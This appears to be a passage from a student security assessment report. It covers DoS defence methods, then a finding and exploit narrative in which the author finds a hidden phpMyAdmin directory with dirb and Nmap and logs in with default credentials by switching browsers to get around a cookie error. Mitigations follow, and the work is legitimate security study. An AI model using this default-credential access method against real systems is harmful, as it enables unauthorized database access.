The sooner you identify an attack in progress, the easier and quicker it is to contain the damage. Here are some options for you to consider.

Method 1 - Understand and get help to recognise attacks.

- To defend themselves, businesses frequently rely on technology or anti-DoS services. These can assist you in distinguishing between legitimate network traffic surges and a DoS assault. (Weisman, 2020)

Method 2 - Notify your ISP provider

- Whether you discover that your system/organisation is being attacked, you should contact your Internet Service Provider right away to see if your traffic may be redirected. It's also a good idea to have a backup Internet service provider. Consider services that can distribute large amounts of DoS traffic across a network of servers. This can aid in the ineffectiveness of an attack. (Weisman, 2020)

Method 3 - Look into black hole routing.

- "Black hole routing" is a technique used by Internet service providers. Excessive traffic is sent through a null route, often known as a black hole. This may assist in preventing the targeted website or network from collapsing. The disadvantage is that both legal and illegal traffic is diverted in the same way. (Weisman, 2020)

Method 4 - Firewalls and routers must be configured.

- Fake traffic should be rejected by firewalls and routers. Make sure your routers and firewalls are up to date with the most recent security fixes. (Weisman, 2020)

Method 5 - Look at the front-end hardware.

- Before traffic reaches a server, application front-end hardware that is incorporated into the network can help analyse and screen data packets. As data enters a system, the hardware identifies it as priority, regular, or risky. It can also assist in the blocking of potentially harmful data. (Weisman, 2020)

Mitigation:

- Maintain the latest versions of your security software, operating system, and applications. Security updates assist in the patching of vulnerabilities that hackers may attempt to exploit.
- Consider Norton Security, which is a well-known security programme.
- Consider purchasing a router that includes built-in DDoS protection.
- Look for a web hosting business that places a high priority on security.

Vulnerability 6: Old version of PhpMyAdmin uses default login credentials

We learned that the version of the phpMyAdmin application was outdated and again using default user and password to log in.

This could potentially allow hackers access to very sensitive database information and enable them to even carry out a SQL injection attack on the database.

PhpMyAdmin is a PHP programme that provides a web-based interface for managing MySQL databases. Because the original PhpMyAdmin root account password is empty, anybody may login to the MySQL and phpMyAdmin server as root and be granted all rights without a password. (Unprotected phpMyAdmin interface, 2022)


Exploit 6: PhpMyAdmin login vulnerability

By analysing the dirb and Nmap scan again I came across another hidden directory which was PhpMyAdmin, and by obtaining the version from the Nmap scan and a little more research from uncle google I learned that this version still uses the default user and password to login.

So, I tried to open the URL I obtained from the dirb scan, in Firefox, only to be denied access, left startled a little I did some more searching and found out that the PhpMyAdmin version 4.4.4 is improperly setting the cookie, and so Firefox is rejecting the server for security reasons as most people in computer systems security would expect. However, Google Chrome accepted the cookie, and I was able to get access to the database and manipulate data if need be.

(Fig 15) below shows a screenshot of me accessing the PhpMyAdmin database in google chrome.

Fig 15: Accessing the PhpMyAdmin database in google chrome



Mitigation: change the default user credentials immediately and improve its security by using unique name and passwords.